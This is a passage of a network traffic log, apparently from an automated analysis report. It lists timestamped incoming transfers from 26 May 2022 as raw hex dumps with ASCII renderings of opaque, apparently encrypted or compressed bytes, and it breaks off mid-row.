2022-05-26 13:55:58 UTC	17	IN	Data Raw: 06 ee 4b db c2 cd 4e 7a f7 ff 60 bb bc 85 66 5d 60 4d 59 64 79 d5 7e db 21 43 1f d6 14 66 1f 80 ca 31 6a 16 07 03 48 f4 c2 a8 4a 48 d7 cb 6c 08 5a 39 f6 a0 c7 39 52 85 bd c4 2c aa fd 63 0b 35 d4 8b 64 90 83 11 46 93 ad b0 dd 0c e9 65 db 43 6b a2 1b 5a 06 7d 6e f7 c1 10 4c 24 26 23 01 5b 70 0d 35 44 17 a5 97 90 75 b3 37 1d 07 09 10 dc f8 39 f3 4f a3 13 7a 84 5f 81 36 47 3e a0 36 75 34 1c 3e 6b 26 f4 88 41 56 21 5e 94 a6 3a 6c a8 39 27 d4 a9 1b 8a 72 69 e2 6d 69 8d b5 72 63 39 76 a1 ce 5d 94 43 3b 6a 02 3e 87 f7 71 71 6a 43 20 d8 ff f3 83 f8 5a 29 46 00 f1 3d 8c fb 36 0f 8a 71 4e 03 a1 ba 9a 6f e3 e0 58 15 3f e7 24 77 c3 44 8d eb f0 87 4b ef 09 5e 73 44 93 be 7c ff 94 85 9e 8b f0 0a 45 71 f6 5f 2f 8d 34 4c fb da 1d e5 a7 67 a6 c4 0f 07 a8 51 47 54 22 ea 20 Data Ascii: KNz`f]`MYdy~!Cf1jHJHlZ99R,c5dFeCkZ}nL$&#[p5Du79Oz_6G>6u4>k&AV!^:l9'rimirc9v]C;j>qqjC Z)F=6qNoX? $wDK^sD|Eq_/4LgQGT"
2022-05-26 13:55:58 UTC	18	IN	Data Raw: 11 ee c6 97 ac 5a e2 68 31 e6 7e 50 10 c0 8e 24 0b 18 a9 25 84 55 b2 eb c4 2b db d5 a7 55 7a e6 1f 51 7a 73 a1 b5 e7 ea 81 5c 04 1b 1f ae 73 4f e7 f1 3e 27 3d d7 5d f8 93 0d 42 6b fc 7c 1b 8a 3c 1d cf bf 1d 99 24 57 3a 27 86 80 ec 1c 8c 4b 47 29 d5 1c 3b 7a ae 7c 7c 09 5f 02 72 b2 40 69 51 64 7f 21 da ad 36 23 b1 5c b9 2c 84 52 fd 24 df 2f c6 99 ad fd d3 8f 2e 4d e5 51 84 d3 6f c7 1e f7 6e 8d 6b a5 ae 76 c7 d0 43 b7 b3 0a 4e d0 f9 62 5f 3a ff 91 c2 47 40 73 66 04 42 7f 69 62 65 7b d8 e6 f2 1b e2 ce c9 26 67 49 8e e3 a1 b2 36 0b e9 74 d3 6e 1d 21 7f ed c5 af 41 42 48 df 16 f8 0c 3b f3 7f 5a bc 0a 78 20 ab 95 7a 1e dd 53 10 b7 2a 8d fe 28 1e bc 94 b9 df d6 c3 38 5e 85 c5 98 1b aa e9 18 a5 ed 28 4c 07 2e ac 4a 11 56 c9 f3 c4 b1 30 da 34 52 a1 80 1b 59 05 80 Data Ascii: Zh1~P$%U+UzQzs\sO>'=]Bk\|<$W:'KG);z|_r@iQd!6#\,R$/.MQonkvCNb_:G@sfBibe{&gI6tn!ABH;Zx zS* (8^(L.JV04RY
2022-05-26 13:55:58 UTC	20	IN	Data Raw: ee 65 15 f9 f2 b7 d2 a9 3b ef ff d2 dc 6f d8 ec 53 27 af 0a c1 f0 14 97 d4 d7 2e a6 5c 75 bf 8f b0 3d 25 9f 16 e5 76 6b bd 31 49 7d 0f 43 a8 f0 ae 46 8a 00 33 ae 36 a8 d3 9b b4 aa bb d5 c2 a7 13 4a dc 8c c7 49 4c 4c c0 47 5a 59 69 45 60 1c 15 50 3d 19 ee e8 13 24 21 bd 1d 9b a7 5e 87 1f a1 a0 5f 1f 27 dc be 20 ed cb 33 13 53 68 19 07 ea 09 65 bc b5 99 e0 14 2e cd 7d 3b 89 86 20 bd 39 16 7e 44 27 6c 74 21 2b 3d c9 76 ec 93 46 be ad 42 7a fe a1 71 5d 50 58 be 2b 9d 4f fc 96 1c e4 e8 86 49 d5 a3 2f 82 85 b0 67 28 ba 83 3b d8 3f b1 e6 28 7f df f5 38 6d 2b 35 8b 33 ae 9a 7b 3b 63 fc 78 3a e1 69 bb 71 b1 75 a6 b7 ba 4a 14 db 0b d7 4a 6d 47 96 f0 58 00 ee 19 68 79 db 2c b7 c1 9a de a9 2a f7 dc e8 00 57 82 30 75 90 bf 1b 02 c1 f6 62 c0 76 2a 48 ca b2 d4 87 9d 0c Data Ascii: e;oS'.\u=%vk1I}CF36JILLGZYiE`P=$!^_' 3She.}; 9~D'lt!+=vFBzq]PX+OI/g(;?(8m+53{;cx:iquJJmGXhy,*W0ubv *H
2022-05-26 13:55:58 UTC	21	IN	Data Raw: c2 1a 35 1b 2c d0 05 e7 f2 bd 34 32 d7 cb 68 50 d3 39 e7 a2 af 99 2b cd b9 ab 73 db b5 69 13 19 c2 80 68 d6 8d 2d 27 f5 04 98 82 0d f7 42 d3 49 62 9c 87 58 5e 7d 6e f2 9d 5a 67 27 2d 1f df 60 15 03 49 57 3f 45 93 92 1c 15 3a 36 d6 00 54 b1 f3 12 1b 33 a2 16 7a c8 81 ab 13 0d 72 a0 27 7d 3c ab 59 05 20 8f 9c 30 1e 25 59 b5 51 30 8d 90 13 cf 4e dd b6 a2 c1 68 f8 46 69 ca b7 6a f3 9e 38 aa e5 bc f7 0c 13 08 03 22 a0 c0 cd ad 7d cb 56 2c e9 fd 98 f2 48 4e 22 06 d9 d6 50 ec 18 8d 87 5a 85 25 8a 6c 90 58 07 e0 58 06 38 e2 3d 68 c3 6e cb 88 f0 86 58 ed 15 c4 71 89 93 b0 7d 8e dc 85 9d ba e6 27 67 57 f4 48 b5 f9 9f 4c f8 c3 1b e5 86 67 da a3 95 7e ef 79 f3 55 53 a1 0a 32 1f 93 15 62 a7 89 75 90 e7 64 69 75 15 64 1f 4b 19 45 5c 8d 97 50 0d d4 05 aa 92 8f b5 6c 2e Data Ascii: 5,42hP9+sih-'BIbX^}nZg'-`IW?E:6T3zr'}<Y 0%YQ0NhFij8"}V,HN"PZ%lXX8=hnXq}'gWHLg~yUS2budiudKE\Pl.
2022-05-26 13:55:58 UTC	22	IN	Data Raw: 1f f1 aa 6a a1 e1 e5 c2 d6 5e 6b 98 71 ee 74 34 e0 df 3c 35 0a ed 74 de b8 0e 4b 70 f6 7a 39 98 3e 72 46 be 1d 9f 5d 4c 2f 0a 85 8e 32 4e 8d 4d 93 5d f5 35 a3 f3 ac 4c 70 72 5c 02 72 b6 2f 5d 51 64 7b e2 8d a5 19 49 99 1d b3 37 a3 5c fd 2f 04 08 15 b7 81 02 b4 8f 28 4f 8a d8 85 d3 b9 a6 12 f7 6c a1 05 f9 ae 7c e5 29 6e be 93 dc 7d c1 d2 66 7c 57 25 9d e3 9a a0 7b 4e b6 92 60 6f 49 6f 55 99 ee da a2 ca 29 cf 0e 00 61 61 e9 7f b4 98 53 e9 74 d5 29 d5 20 7f e1 c1 5e 3f 7b 4e ff e6 54 4e 4c 94 19 39 a1 63 1d 46 c9 9f 32 7a bc 71 c4 9d 22 a3 d7 c8 1e bc 92 91 3b d6 eb 02 76 20 83 98 1d 81 ea 2b 9f e7 19 43 07 2e ac 4a 11 56 ca e8 cf 8b 3b fb 32 bc c8 50 05 7b d0 a6 ee 23 45 17 4f c4 05 98 5e f6 d0 eb 4a 60 ec fa 82 9d 94 2e 46 d2 61 ee 0c 02 1c b5 31 9b 6f c9 Data Ascii: j^kqt4<5tKpz9>rF]L/2NM]5Lpr\r/]Qd{I7\(Ol|)n}f|W%{N`oIoU)aaSt) ^?{NTNL9cF2zq";v +C.JV;2P{#EO^J`.Fa1o
2022-05-26 13:55:58 UTC	24	IN	Data Raw: 96 17 8b 96 c6 fb 5c bc fb 31 4f 5f d5 03 a9 f6 d7 30 8b 2a 11 5c 1b b3 f3 c8 89 80 a1 5c e1 fc 13 4b c2 ae 98 59 6a 5a f5 47 66 13 10 7a b1 7d 77 1e 95 74 a0 6d 65 46 6c 36 69 02 b0 4e 28 3a 80 28 f1 08 52 b9 d8 5e 9b a9 52 64 c9 46 95 27 cc dc 4d d4 d3 fc 8c 75 59 af 30 c8 ec 18 2c 8c 4b df 4f 44 c4 51 11 47 44 7b de 30 5a e8 f0 61 e9 c4 b4 8d c3 3c af 36 3d d1 5f fc 01 72 bb 01 c8 c3 bd 55 f8 b3 21 2c 9a 90 0e 69 12 ae 2f f8 38 af dc 62 4a cf f7 3b 57 67 b1 17 8d 39 b6 f5 52 48 18 7f 39 21 7b bf 5c 50 03 d2 ad d8 47 2f 32 4b 0e 0c 54 bc 90 e1 5a 31 19 8d 30 12 8e 5e db c5 9d 82 9a 30 d6 04 ec 4a a0 99 53 12 b0 4f 0a 06 cd eb 6f f7 d3 49 51 9f 0a 81 ee ed 0b e0 5c 87 66 72 3a 61 eb d9 bd 41 e3 f6 53 99 cd 75 50 2b c7 88 ba 1a 1e be 29 97 7b df ed 9b 5e Data Ascii: \1O_0*\\KYjZGfz}wtmeFl6iN(:(R^RdF'MuY0,KODQGD{0Za<6=_rU!,i/8bJ;Wg9RH9!{\PG/2KTZ10^0JSOoI Q\fr:aASuP+){^
2022-05-26 13:55:58 UTC	25	IN	Data Raw: b2 c5 2e 98 0f 66 bd 81 ab b3 93 72 b3 6f cd 6b 71 8f 72 26 12 7d 68 73 b7 17 67 23 24 05 fb 1f 71 0a 4e 5b 04 a9 4d 82 3c 36 59 5e 00 0b 75 22 bd 38 f5 2a 81 1f a4 82 90 a7 7c 2a 73 a0 3c ff 74 31 20 49 5e d1 9d 41 52 09 56 ca 1a 1d bc b2 9f b1 f9 af 09 22 9f 69 e2 6f 3f 8c b5 72 6d ec 63 2a 85 bd 86 45 3b ec 02 3e 8b c9 e6 a8 75 5c 4f 47 e2 fa a3 7b 15 12 2d 61 fa 30 70 d6 76 d2 ad 10 43 2e 81 88 72 79 e3 c0 93 eb f7 18 5b 42 a5 0b ad 8e 96 e0 2c b7 62 55 0f e1 6c 99 3a eb f2 e0 fb dd 9f 6c 34 17 93 3e 24 8a b4 13 f8 c2 07 b6 f6 41 d8 bf 2f 75 5d 86 fc 0b 02 68 10 32 1e e4 b9 20 81 8b 68 74 ff 28 69 71 0b e4 35 2e 7f 22 34 e3 f5 30 61 a3 ca b8 b2 33 34 60 05 0e 6e ee d1 62 12 ae 1b 4a f8 f2 b3 3e d7 6b 1b ff d8 ba d5 73 ed 48 24 81 13 51 d2 14 97 8c c4 Data Ascii: .frokqr&}hsg#$qN[M<6Y^u"8*\|*s<t1 I^ARV"io?rmc*E;>u\OG{-a0pvC.ry[B,bUl:l4>$A/u]h2 ht(iq5."40a34`nbJ >ksH$Q
2022-05-26 13:55:58 UTC	26	IN	Data Raw: 15 71 4d 95 ea 9d 77 5f 3b 27 84 aa 26 7f 8c 4d 9d 61 d4 cc c8 d9 ad 07 18 72 53 06 70 cd 4c 5d 51 60 7f fc 97 d1 71 33 b0 5c b9 3c ae 5b dd 06 db 0c 17 87 83 04 d4 d7 22 49 89 ea 5c f9 69 af 22 f4 6e bc 43 f9 ae 19 cd ce 7f bc ee 6e 63 c1 d6 7e 79 1c 03 9f fd a4 6b 71 68 96 44 53 7d 62 67 77 f4 1f a7 ca e2 ce cb 25 f7 4f e1 90 7f b2 42 4a fd 69 fa 02 b5 06 55 96 8a b9 3f 7f 63 27 12 fa 63 a1 c2 79 5c a2 06 78 20 df fa 54 0e de 4f 19 9b 51 f8 fe 38 14 c6 97 34 e9 d6 eb 05 4b e3 8b be 0d b7 c7 2e 89 c6 1f 46 2c d8 a7 61 11 54 b1 88 d1 9c 12 fa 13 97 e6 0c 04 71 f0 95 e8 d2 63 1c 53 d3 2e fb 52 dd 28 ec 42 38 e7 d1 67 c4 6a 23 67 5d 69 73 dc b3 7e d5 da 94 24 bc 3e 70 d9 66 04 b1 c3 37 e6 1f 11 04 2d aa c3 b9 3e 7b dd cd 42 31 d3 39 f5 90 b0 03 49 85 b9 ab Data Ascii: qMw_;'&MarSpL]Q`q3\<["I\i"nCnc~ykqhDS}bgw%OBJiU?c'cy\x TOQ84K.F,aTqcS.R(B8gj#g]is~$>pf7->{B19I
2022-05-26 13:55:58 UTC	28	IN	Data Raw: 7c 33 db 94 ec 5f 42 c5 d3 41 77 1b df 70 60 1a 7e ec f2 12 c3 21 03 13 03 50 1d 9c b6 58 08 0c a1 a0 6c 4d 35 dc b4 27 d3 cd 12 2b d7 09 8d 07 ee 28 f2 e7 b5 99 f1 23 3f c9 dd ae 89 86 5d 95 6b 07 7c 58 d2 43 df 21 21 1c ac 7b 2b ab 6c 56 37 3b 5c ec a5 58 b8 70 58 b4 38 8c 4a 60 b0 1a c2 8b ff 4f de 82 e0 25 ae 45 6a 28 94 83 3b d8 36 9a fa 56 64 f1 91 3e 7c 26 96 37 2a 31 91 3f ad 6b d4 64 13 cb 6e 65 53 9e 23 97 b7 ba 44 39 56 02 9b 54 45 be 9f d0 aa 03 96 07 40 8c d6 52 cc e9 2e da 89 32 f7 6d f6 28 a2 5c 30 0d 95 17 1b 06 a4 ac 6b e8 d2 3c 66 cf e0 f4 8f b5 02 9e 0e 90 3e 6b 17 65 ef c6 9b 58 5d f0 40 9f e6 7e 7e 3a de d9 24 2f 5e a9 71 85 6e fe e3 81 5b db d5 a6 5d 4a e2 0e 85 39 73 a1 e5 f0 fc 86 44 e6 e0 1e ae 74 2a c7 d3 18 25 36 f8 d2 96 b8 0e Data Ascii: |3_BAwp`~!PXlM5'+(#?]k|XC!!{+lV7;\XpX8J`O%Ej(;6Vd>|&7*1?kdneS#D9VTE@R.2m(\0k<f>keX]@~~:$ /^qn[]J9sDt*%6

Timestamp	kBytes transferred	Direction	Data
2022-05-26 13:55:58 UTC	29	IN	Data Raw: 39 20 b5 56 3f 2f 93 92 10 e3 30 37 01 0a 6f 51 f9 3b f5 35 92 3e 38 82 86 ab 13 6f 72 bb 06 7b 2a 5f 20 4d 20 ad 9d 41 47 27 22 da 44 1d b8 a3 3c d1 f2 af 35 2b c1 69 e8 40 42 e6 9e 87 6b 9c 1b aa e5 b9 85 2e 9f 08 02 34 a1 f5 e9 d4 0a 51 22 22 ea 92 0e f8 41 4c 21 28 a3 37 50 e6 71 f4 8a 71 42 05 a3 64 b4 71 98 8e 58 15 0c e4 39 0f 91 6e cb e1 9f 08 49 ef 09 80 13 c3 e8 de 7c ff 90 86 99 93 a8 0a 51 7b 99 d0 2f 8d 3e 92 ff c4 2b 42 ab 41 d2 67 25 68 c6 78 e3 54 22 ee 0a 27 1e d4 5f 7d 86 8b 6c 0a 9e 33 59 76 14 26 53 4b 19 67 51 85 81 54 7f 92 e7 aa 96 9f b3 69 23 89 1b 67 d1 66 33 83 66 1e d3 07 b5 4e c7 36 1b fb df f5 e3 d8 ed 42 09 86 09 fa 2f 1e 9d a6 2c 29 9f c0 69 92 a9 4a 1b 71 b7 c7 eb 5e 94 bf 31 5a 55 af 69 a8 f1 dd 1e 8a 00 22 89 1e b3 71 e5 Data Ascii: 9 V?/07oQ;5>8or{*_ M AG'"D<5+i@Bk.4Q""AL!(7PqqBdqX9nI|Q{/>+BAg%hxT"'_}l3Yv&SKgQTi#gf3fN6 B/,)iJq^1ZUi"q
2022-05-26 13:55:58 UTC	30	IN	Data Raw: 44 64 79 ff ed 88 1e 7e b3 74 9e 36 a9 70 c3 29 fa 2e 04 86 fe 87 d3 8f 2c 65 81 f3 70 d3 69 bc 09 c7 68 89 12 fc ae 76 b0 ce 6e af eb 78 63 c1 d6 7e 79 1b 03 8c e3 9a ce 7b 4e ba 69 7b 7c 43 46 8e a1 9d da a8 e6 cc a0 7c 07 49 84 97 0c b2 48 4c ea 1b a4 00 93 2a 01 98 e9 b9 3b 7f 27 ac 13 fa 69 b7 e3 74 74 a7 07 78 2a 83 f7 2a 6c dd 59 32 8b 4d d7 fe 38 14 97 88 c7 b8 d6 eb 00 49 a1 f1 99 1b a1 94 5b af ed 1d 43 04 06 7f 4a 11 5c a5 9e d0 9c 1c f2 10 ad ab 54 05 71 ec 8e c1 5a f2 03 26 de 28 f2 78 eb fd e1 6c 58 e9 d6 6f 9d 87 24 4d ae 79 60 c7 97 77 d7 45 f8 90 c0 4c fc fb 6c 11 9d c2 17 e1 12 68 75 04 f4 c8 95 23 59 d3 d8 6c 1a 22 28 f2 88 ce 02 52 8f ac 86 71 8c d6 6d 00 1c fc ad 31 86 8f 3a b9 90 ab f7 fa 0d e9 65 d1 42 0c a2 63 52 13 7d 6a fa 83 64 Data Ascii: Ddy~t6p).,epihvnxc~y{Ni{|CF|IHL*;'ittx**lY2M8I[CJ\TqZ&(xlXo$My`wELlhu#Yl"(Rqm1:eBcR}jd
2022-05-26 13:55:58 UTC	32	IN	Data Raw: ca ea 93 1a 35 1d 6d 0f 0f 6e 54 63 40 cb 20 92 12 0b bc 81 ab 12 7c 7a de 45 7f 2a 35 32 45 08 08 9c 41 5c 4a 20 b5 44 17 c2 c5 11 d8 d0 bb 15 8a 49 68 e2 61 2e 95 b4 72 63 99 06 aa e5 b9 94 49 3b 81 03 3e 87 b5 92 ae 64 5b 5c 55 e9 fd 87 ea 49 6e af 01 f1 3d 3f 95 1f a7 80 5a 51 57 d2 ba 9b 77 ed e4 49 10 92 93 fe 27 c3 6f a4 42 f0 86 43 80 78 5f 08 cb 82 b5 6b a7 87 80 8c be eb 06 6f 8b 0d a0 d0 f3 40 4c f8 c6 6c 43 aa 41 d2 b7 71 73 a2 79 f7 42 48 83 86 33 1e 8f 3b 51 e1 83 e2 bd be 74 6a 75 14 27 05 35 6a 44 51 81 92 39 76 fd e7 a0 ec fa 9f 60 01 86 bd 59 c6 3f 56 d1 64 15 f2 8c c3 35 a9 32 0c e8 af 17 6e d8 e7 5b 1e ba 03 d4 e6 1c 19 3a c0 77 d8 c4 68 92 a9 87 14 34 ce c6 fb 54 ea c9 31 4f 51 d5 c8 a9 f6 d7 12 f4 74 39 b9 1f a5 9f 8a 04 ab bb db 86 Data Ascii: 5mnTc@ |zE*52EA\J DIha.rcI;>d[\UIn=?ZQWwI'oBCx_ko@LlCAqsyBH3;Qtju'5jDQ9v`Y?Vd52n[:wh4T1OQt9
2022-05-26 13:55:58 UTC	33	IN	Data Raw: 82 26 dd b1 5c b3 49 dc 76 db 00 e1 01 68 f6 85 02 d7 90 38 20 40 d8 85 d9 41 2e 13 f7 64 98 4a 75 e6 76 cd cf 01 e5 95 0c 69 f9 5b 64 54 11 5b e8 e9 b2 43 69 42 ce 33 7f 6f 4d 02 b4 df ee d0 d6 93 ce cf 0a 69 80 8e e9 75 9a d7 49 e9 7e c6 0d 1f 1f 7f eb e8 d6 64 7b 48 d5 39 a1 1d c7 f2 7f 58 d5 0b 06 51 af fa 50 70 14 59 36 97 5c d4 ff 38 1a d3 5d b9 cb dc 95 75 5e ce 87 f7 d2 ab ea 22 d1 9c 19 4c 03 41 65 4a 11 5c e2 4a d0 9c 1c ed 19 18 b7 50 05 70 95 db c5 d4 4f 3f 66 b9 70 f8 5e f2 ae 9a 4a 60 e8 bd fb 9c 94 22 15 fc 6b 65 e6 0b 22 d3 54 f7 74 dd 39 fd ff 09 a6 b1 ce 3b 8e 64 07 03 01 9b 61 b8 34 78 97 bd 94 ce 2c 2b f4 de cc 03 52 81 d6 ce 72 aa f7 14 96 18 d7 a9 47 fa f1 4f bd 81 ab f7 26 0d e9 65 b3 1e 60 84 19 4e b6 7c 6e f9 32 1f 76 2f 04 82 f2 Data Ascii: &\Ivh8 @A.dJuvi[dT[CiB3oMiuI~d{H9XQPpY6\8]u^'"LAeJ\JPpO?fp^J`"ke"Tt9;da4x,+RrGO&e`N|n2v/
2022-05-26 13:55:58 UTC	34	IN	Data Raw: 0c a0 13 01 cf 34 07 41 cc ad 07 ea 02 22 b4 b4 99 ec 6a 1c c9 55 af f8 a6 2a 95 6a 3c 6d 7e 4a 37 54 21 21 1d b0 56 3c 9c 4e f0 80 92 62 c4 5a 59 c9 56 4e 38 19 99 67 68 be 4f ef c0 d2 30 f5 a9 07 2e f4 90 6d 00 0e a9 28 ee 2c b7 d1 70 6c d9 ef 3e 7c 3d 9b 9a 2c e2 83 3c a1 63 fc 74 04 47 48 bb 77 ba 23 88 b6 ba 48 4d 71 2a 07 55 34 98 96 f0 5f 02 55 29 6a 73 c0 52 ca c1 cd da 89 25 ff 4b db f8 b6 aa cf 73 b8 11 0f 2a 98 fb 6b ee ac 20 48 c0 85 f3 8f b5 15 c1 5b 90 1e 61 3f 70 e5 c6 9d 63 7c 88 6d 4f f8 56 a9 3a c1 98 33 87 38 a9 71 85 55 9d ea 81 6b a2 f5 a6 4e 4b 93 3f fb 7a 72 8b f2 d7 e8 90 7e 6b 92 1e a5 75 34 fb d1 3c 0e f0 e4 76 21 b8 0e 4e 56 70 5a 36 98 3f 5a 15 bf 1d 99 26 7b 3a 27 83 d9 7d 1c 8c 4c b3 64 e3 1c 54 d3 af 7c 7a 79 53 02 63 96 12 Data Ascii: 4A"jU*j<m~J7T!!V<NbZYVN8ghO0.m(,pl>|=,<ctGHw#HMq*U4_U)jsR%Ks*k H[a?pc|mOV:38qUkNK?zr~ku4 <v!NVpZ6?Z&{:'}LdT|zySc
2022-05-26 13:55:58 UTC	36	IN	Data Raw: 99 b3 47 28 5a 59 b4 4e 37 a8 a1 3c c0 f2 a1 1e b4 d7 75 cf 78 67 fe b0 74 7b e4 5d 64 e5 bd 80 57 20 21 29 39 87 f1 0d bc 61 7a c8 2f 9a 4f 82 f8 4b 5e 08 14 d7 3f 53 fa 08 b4 8f 63 4d 2f b3 b9 b3 bd e3 e0 5e 33 23 e4 37 0c 29 66 e3 24 f0 86 4f c9 05 73 0e bf ec b0 7c f5 be 83 f2 08 fb 0a 5b 5b f6 44 1f 8a 34 26 f8 c2 03 4f ab 41 c9 93 57 06 a2 7f e8 79 17 ca 1d 26 6d 31 38 7d 8b 9e 41 27 b8 3e 7f 55 ef 1a 4c 4b 11 52 45 f6 25 57 04 f6 fe 87 8f af 96 0f b3 8f 33 e4 c7 61 56 1f 64 15 f2 fb 9f 6c a8 36 1d f5 02 b1 62 f3 24 44 3c 7a 01 f7 10 31 bf c1 d7 2e bd 59 6d 83 a7 b6 1b 74 67 d8 d3 a1 94 bd 37 67 e1 ba 43 ae e0 d7 36 eb 00 39 b3 c5 b3 f3 cf 47 aa ba c1 ad fc 13 4a da 94 ac 1f 6a 78 95 41 71 32 f2 41 63 1c 50 7b f3 12 4d 0b 00 32 22 08 0d 9c b0 70 51 Data Ascii: G(ZYN7<uxgt{]dW !)9az/OK^?ScM/^3#7)f$Os\|[[D4&OAWy&m18}A'>ULKRE%W3aVdl6b$D<z1.Ymtg7gC69GJ jxAq2AcP{M2"pQ
2022-05-26 13:55:58 UTC	37	IN	Data Raw: 9f 88 50 cf ee 6e be 35 0c 7b ec b0 42 72 13 05 9d e9 12 47 06 ee b0 42 7b 6d 69 a9 74 df ee a7 09 e2 ce cb 0c 26 09 91 e9 7f cf ea 48 e9 70 d5 72 d2 20 7f e1 c1 eb 3f 7b 42 a2 a8 fa 63 b6 f0 68 21 6e 06 78 24 ad d2 99 1e dd 53 3c 8f 22 5b e9 70 1e bc 95 d6 9e d6 eb 0e 23 64 83 98 1f 81 97 b4 af ed 1d 67 96 53 31 4a 11 52 e1 7f ac 02 16 fc 10 bf 10 50 05 62 ca 83 c5 31 45 14 7f 45 05 f8 4f f4 f8 aa 4a 60 e6 d0 78 88 ae 91 66 5d 6a 43 ca 66 59 2c ab fd 0a b9 00 48 fb 66 04 96 e8 33 d0 16 07 a3 05 ea f8 08 34 72 d7 ed 4e 33 f3 39 f6 00 b9 7e f2 85 b9 af 70 8a 39 60 13 18 aa 0c 4f f0 8b 38 9d c1 b0 98 82 71 4b 6f cd 6b 62 f7 5c 21 13 77 46 a1 ec 17 6d 5a 96 08 f2 74 31 08 33 fc 17 a5 97 90 32 f2 37 1d 0b 01 6d 51 07 2f bd 20 92 12 15 d7 81 ab 19 12 d8 a0 36 Data Ascii: Pn5{BrGB{mit&Hpr ?{Bch!nx$S<"[p#dgS1JRPb1EEOJ`xfjjCfY,Hf34rN39~p9`O8qKokb\!wFmZt1327mQ/ 6
2022-05-26 13:55:58 UTC	38	IN	Data Raw: 11 5e 5c be 1d bb 52 17 75 6e 52 9d 41 7c e3 a5 59 c9 5c 58 b4 28 9b 7c 7e bb 1b c8 bb 74 49 d5 ad 2d 09 ae 47 6d 03 3f 8a 3b f9 2e b7 f1 70 6c d9 e4 3d 5c 24 f7 3d 01 1d 8d 34 0b 53 2c 6c 3a 34 68 bb 71 c8 7f db b7 b0 34 36 52 37 2a 57 63 9e bc 8d fe 28 46 1d 43 8b d6 41 fa c2 9a d5 89 34 df 00 f6 28 b9 80 2d 68 95 10 3d 79 6a fa 6b ec f2 0c 63 37 9e da bf bc 06 fe 59 90 3e 61 3f 70 ee c4 9e 64 70 e3 66 b9 cc 03 f7 3a c1 9a 0f f3 18 ba 41 87 7d c1 eb 81 6d d7 d5 a6 5f 48 f5 09 d7 7d 55 da 43 e7 ea 94 74 4d b9 e9 ae 76 04 e3 f1 31 23 20 fa 5e de b8 0e 4a 43 e9 57 35 be 18 58 3b 1c 1d 9f 5b 70 c2 27 91 98 5e 1c 83 4d 99 77 43 1e 54 e2 ad 67 61 5f 54 24 09 15 2f 5d 55 4e 5f d4 66 88 1d 5f b8 5c bc 37 a9 76 db 04 f3 08 14 84 9e 2f d0 a9 0e 65 f7 7b 85 d3 6d Data Ascii: ^\RunRA|Y\X(|~tI-Gm?;.pl=\$=4S,l:4hq46R7*Wc(FCA4(-h=yjkc7Y>a?pdpf:A}m_H}UCtMv1# ^JCW5X;[p'^MwCTga_T$/]UN_f_\7v/e{m
2022-05-26 13:55:58 UTC	40	IN	Data Raw: 2e 26 08 02 34 95 e9 ce 84 67 5b 09 d4 eb 86 17 f8 41 42 36 04 e0 33 7c e6 0f a3 88 72 4e 46 61 bb 9b 75 e1 e6 5c 7a 92 e6 3d 21 1d 2d c3 fc a8 8a 41 e6 8d e9 3a 00 b3 d9 4c 2f 8a ad 62 bb fa 0c 22 05 f6 5f 25 f7 11 64 b4 c2 03 c2 a0 43 a3 20 0f 07 a6 6a f6 45 27 c0 03 23 1b 87 3e 12 4d 8a 6c 0c 9c 47 ca 74 14 13 7b 2a 19 44 5b 5b 90 7c 05 ec e7 aa 92 89 9f 60 6b e0 33 c7 97 66 39 a9 7e 25 fd f2 0e 35 a9 36 8d ff dc 8b 6d c0 fa 54 64 72 0b dc fb 02 bb bd f1 08 b5 31 c4 92 a3 92 0a 4d c4 1c fa 5e 9e d2 ea 4e 55 b0 41 d3 46 dd 1e 8e 03 3d ca ca b2 f5 ef e7 76 ba d1 a7 ff 3b 4b da 94 ec 75 7d 71 d4 3c dc 33 e9 75 4b d7 13 79 88 b3 c5 0b 04 4c 91 51 0c 9a 9d 54 0a 0e da 02 44 6e 30 b3 25 3a fe c9 36 7a fa 40 8d 03 e8 78 ba e7 b5 9d 85 ce 3d c9 5f 83 9b 84 28 Data Ascii: .&4g[AB63|rNFau\z=!-A:L/b"_%dC jE'#>MlGt{*D[[|`k3f9~%56mTdr1M^NUAF=v;Ku}q<3uKyLQTDn0%:6z @x=_(

Timestamp	kBytes transferred	Direction	Data
2022-05-26 13:55:58 UTC	41	IN	Data Raw: 5d e3 ce cf 94 06 49 9f eb 04 2e 48 48 ed 4d 60 00 93 20 7d 90 51 b9 3f 7f 71 1f 12 fa 63 b0 89 cb 5c c7 02 f6 97 ad 81 e5 1f dd 5d 6f 98 26 fc d7 d1 1f bc 9e a0 e6 e3 cd 07 5a cc f8 2c 1b ab ee 2a d4 5c 19 4c 03 28 84 14 10 56 c0 e8 d3 e7 a7 fc 14 90 8f 08 1c 5c ed a6 e3 d6 3e a5 7f c7 01 fa 25 42 d0 eb 4e ee 5b e1 35 b6 9e 22 4d 94 17 d4 ec 64 7d f8 b0 ff 71 38 39 fd ff 71 29 b6 e8 38 dc 04 2c 00 08 df 3a b0 36 70 ac 7f 68 31 d7 56 5b a1 b9 05 50 93 a3 86 6c 8c db 6b 6f ac d7 ad 4b e6 a7 3c bd 81 84 9a f9 bd e9 6f c9 6d 1b 24 1d 21 17 4f 60 d8 eb 6a df 27 2c 0c d9 ad 1b ec 4f 51 1d a3 96 96 43 03 18 1c 01 0b 7d 52 fd 3f ad 25 fd b3 7b 82 87 93 0d 6e 72 a0 33 7b 73 2b 22 36 93 8f 9d 45 0f 0d b0 b5 44 17 a6 9b 29 fe d7 ad 1f d9 77 69 e2 6f 43 97 06 72 69 Data Ascii:]I.HHM` }Q?qc\]o&Z,*\L(V\>%BN[5"Md}q89q)8,:6ph1V[PlkoK<om$!O`j',OQC}R?%{nr3{s+"6ED)wioCri
2022-05-26 13:55:58 UTC	42	IN	Data Raw: a9 07 2d ad f6 6d 00 05 ab c9 df 2e bd 88 33 6c d9 e6 4f 3f 2c bb 3e 12 37 9f 05 5b 0c 5a 73 12 cd 7b bf 66 bf 75 0b b6 ba 44 1a 16 2c 16 50 2a 47 96 f0 54 03 7b 0b 6d 08 16 52 ca c5 4a 99 89 34 dd 24 b0 28 a8 88 18 81 b9 17 11 7b 88 fa 6b ea a9 69 48 c0 9c ca 8a b7 17 f4 36 36 3f 61 39 63 ea d7 99 0c 8c e1 40 95 c8 76 50 2b c5 f1 db 0b 18 a3 63 81 06 0e eb 81 69 a5 18 a6 4e 40 ca d1 fb 7a 79 8d 51 e1 85 90 5f 6b 98 34 ae 75 27 da f7 3e 6a 20 fa 5e 41 b8 0e 59 43 d1 78 3e b2 2c 73 b8 ab 5f 9f 5f 59 28 26 95 bf 70 39 aa 6b 8b 76 c4 93 e9 f3 af 7d 6f 5f 4c 24 7b a0 2c 32 67 64 79 f5 87 a0 ed 6e b1 56 2d 3e b1 5b d5 22 d5 0f 3c 